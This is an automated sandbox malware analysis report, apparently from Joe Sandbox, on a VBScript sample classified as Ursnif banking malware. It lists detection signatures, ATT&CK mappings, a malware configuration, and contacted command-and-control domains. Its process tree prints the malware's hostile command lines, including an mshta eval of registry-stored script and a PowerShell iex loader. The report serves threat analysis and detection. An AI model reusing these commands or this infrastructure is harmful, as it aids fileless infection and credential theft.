ID: 321725
Sample Name:
1qdMIsgkbwxA.vbs
Cookbook: default.jbs
Time: 16:08:20
Date: 23/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 1qdMIsgkbwxA.vbs

Overview


General Information

Sample Name:	1qdMIsgkbwxA.vbs
Analysis ID:	321725
MD5:	97c7dfecae90c28..
SHA1:	196f7b6a4d70233.
SHA256:	698d96faec08cf3..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Benign windows process drops PE f…
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Sigma detected: Dot net compiler co…
- VBScript performs obfuscated calls …
- Yara detected Ursnif
- Allocates memory in foreign process…
- Changes memory attributes in foreig…
- Compiles code for process injection …
- Creates a thread in another existing …
- Creates processes via WMI

Classification



Startup

- **System is w10x64**
- wscript.exe (PID: 4804 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\1qdMIsgkbwxA.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- iexplore.exe (PID: 7076 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6396 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:7076 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 6792 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6808 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6792 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 5396 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6792 CREDAT:82952 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 1376 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5764 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 1260 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 2188 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 4800 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESB088.tmp' 'c:\Users\user\AppData\Local\Temp\5ya1ligq\CSC6D2B83ED4FA544BDA58AEA85D7B55542.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 5416 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 4780 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESC75B.tmp' 'c:\Users\user\AppData\Local\Temp\zyvn03im\CSCD3BE44FE21F9438DABBEBC9691CFFC2.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - RuntimeBroker.exe (PID: 3656 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - RuntimeBroker.exe (PID: 4268 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 6712 cmdline: cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\B075.bi1' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
- control.exe (PID: 4540 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
  - rundll32.exe (PID: 5220 cmdline: 'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "server": "730",
  "os": "10.0_0_17134_x64",
  "ip": "84.17.52.25",
  "version": "250157",
  "uptime": "433",
  "system": "c1226486b006ca8b05a07fd24752e4dd",
  "crc": "69afa",
  "action": "00000001",
  "id": "1100",
  "time": "1606144279",
  "user": "902d52678695dc15e71ab15c4568b2ab",
  "soft": "1"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000003.726757645.0000000005488000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000005.00000003.727219097.0000000005488000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000005.00000003.729332046.000000000530B000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000005.00000003.727028559.0000000005488000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000005.00000003.828135151.000000000510F000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 22 entries				

Sigma Overview

System Summary:


Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Suspicious Rundll32 Activity

Signature Overview



Click to jump to signature section

- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

- Antivirus detection for dropped file
- Found malware configuration
- Multi AV Scanner detection for dropped file
- Machine Learning detection for dropped file

Networking:

- Found Tor onion address

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Yara detected Ursnif
- Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

Data Obfuscation:

- VBScript performs obfuscated calls to suspicious functions
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

- Yara detected Ursnif
- Deletes itself after installation
- Hooks registry keys query functions (used to hide registry keys)
- Modifies the export address table of user mode modules (user mode EAT hooks)
- Modifies the import address table of user mode modules (user mode IAT hooks)
- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- WScript reads language and country specific registry keys (likely country aware script)

HIPS / PFW / Operating System Protection Evasion:

- Benign windows process drops PE files
- Allocates memory in foreign processes
- Changes memory attributes in foreign processes to executable or writable
- Compiles code for process injection (via .Net compiler)
- Creates a thread in another existing process (thread injection)

Injects code into the Windows Explorer (explorer.exe)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Ursnif

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 1 2 1	Path Interception	Process Injection 8 1 2	Scripting 1 2 1	Credential API Hooking 3	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress To Transfer 3
Default Accounts	Scripting 1 2 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Obfuscated Files or Information 2	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Email Collection 1 1	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Logon Script (Windows)	File Deletion 1	Security Account Manager	System Information Discovery 1 2 6	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration	Non-Application Layer Protocol 4
Local Accounts	Command and Scripting Interpreter 1	Logon Script (Mac)	Logon Script (Mac)	Rootkit 4	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 4
Cloud Accounts	PowerShell 1	Network Logon Script	Network Logon Script	Masquerading 1 1	LSA Secrets	Security Software Discovery 2 4 1	SSH	Keylogging	Data Transfer Size Limits	Proxy 1
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 5	Cached Domain Credentials	Virtualization/Sandbox Evasion 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 8 1 2	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Proto


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\onerous.tar	100%	Avira	TR/Crypt.XDR.Gen	
C:\Users\user\AppData\Local\Temp\onerous.tar	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\onerous.tar	50%	ReversingLabs	Win32.Trojan.Razy	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://api10.laptok.at/api1/DTgo8RpJRpUz/jPBspNc8N4q/ez4m7Pn85CTu8g/QncF2bBGxhwEpnOp3sWnQ/YCcVRrTVTf	0%	Avira URL Cloud	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://api10.laptok.at/api1/lnky_2BCA00/qgKlpnuL6qqwWj/W6VQ6Sik97XOa0BNWrb0C/keiyUVxuATj3E4_2/B_2BL_2FugJJ4Da/e7_2B4XLfQlvJrZ9Le/WhpxrI8Qq/A9BYlHAq1pwRqOmJTzam/mWVelK2_2BYK1zvhvqK/fXbmIkxvhcADgSIQiDjWz8/yPKK_2B5D5OGK/5zsDFW_2/FB8d_2FomEKPNCxkvLH0E2Y/aGMQdayWN4/Np1rmkye3WmvYQxxa/_2B9MSj81d1r/vMbKOV0Oc2Z/w8Oet7rXw8d8w_/0A_0DTjqjqAs4lYaBYm_2/Bc9aaErU2YqC55qH/21nD1bQOJUIFPr2/NUHbqYXczyTGkooUru/1_2FbIo	0%	Avira URL Cloud	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://api3.lepini.at/api1/Ppg0SH3ST3F/gucfDC73uafDmu/gxsngv0uRNgnUVK0QlHnA/X7DKkb5CZMRqAKlB/hMyibbLULRMdGzW/8aUaFmxZTQkn_2FN0N/XmgfYzKyl/ncmoRgHFL7cO3LUkPRQT/g5v0Ce65HovCMd9Lxtb/m01hA6EHX5Yso_2FMN9boY/wk_2Fij2hlpZj/sPC5Voax/EuORPnJSkBBgKdRWlcJHPqP/ZhmDzQyS5Z/3_2BTW42M24D_2FIQ/Dlj_2Bz0fn0e/_2FDhNsL1LB/juis8Ki_0A_0DL/kKdGS_2FHG_2B7hGixY1_/2FN_2FOOamFpN_2F/odmYHfyCeWNV/9ztJbtN	0%	Avira URL Cloud	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
c56.lepini.at	47.241.19.44	true	false		unknown
resolver1.opendns.com	208.67.222.222	true	false		high
api3.lepini.at	47.241.19.44	true	false		unknown
api10.laptok.at	47.241.19.44	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://api10.laptok.at/api1/lnky_2BCA00/qgKlpnuL6qqwWj/W6VQ6Sik97XOa0BNWrb0C/keiyUVxuATj3E4_2/B_2BL_2FugJJ4Da/e7_2B4XLfQlvJrZ9Le/WhpxrI8Qq/A9BYlHAq1pwRqOmJTzam/mWVelK2_2BYK1zvhvqK/fXbmIkxvhcADgSIQiDjWz8/yPKK_2B5D5OGK/5zsDFW_2/FB8d_2FomEKPNCxkvLH0E2Y/aGMQdayWN4/Np1rmkye3WmvYQxxa/_2B9MSj81d1r/vMbKOV0Oc2Z/w8Oet7rXw8d8w_/0A_0DTjqjqAs4lYaBYm_2/Bc9aaErU2YqC55qH/21nD1bQOJUIFPr2/NUHbqYXczyTGkooUru/1_2FbIo	false	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://api3.lepini.at/api1/Ppg0SH3ST3F/gucfDC73uafDmu/gxsngv0uRNgnUVK0QlHnA/X7DKkb5CZMRqAKlB/hMyibbLULRMdGzW/8aUaFmxZTQkn_2FN0N/XmgfYzKyl/ncmoRgHFL7cO3LUkPRQT/g5v0Ce65HovCMd9Lxtb/m01hA6EHX5Yso_2FMN9boY/wk_2Fij2hlpZj/sPC5Voax/EuORPnJSkBBgKdRWlcJHPqP/ZhmDzQyS5Z/3_2BTW42M24D_2FIQ/Dlj_2Bz0fn0e/_2FDhNsL1LB/juis8Ki_0A_0DL/kKdGS_2FHG_2B7hGixY1_/2FN_2FOOamFpN_2F/odmYHfyCeWNV/9ztJbtN	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000022.0000000 0.914222939.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	powershell.exe, 0000001B.00000 003.884317497.000001A056BE0000 .00000004.00000001.sdmp, explo rer.exe, 00000022.00000002.110 5880373.0000000004DDE000.00000 004.00000001.sdmp, control.exe, 00000023.00000003.894765922. 000002572D2E0000.00000004.0000 0001.sdmp, RuntimeBroker.exe, 00000024.00000002.1097150279.0 000027D4F83E000.00000004.00000 001.sdmp, rundll32.exe, 000000 25.00000003.909700800.00000178 96D10000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
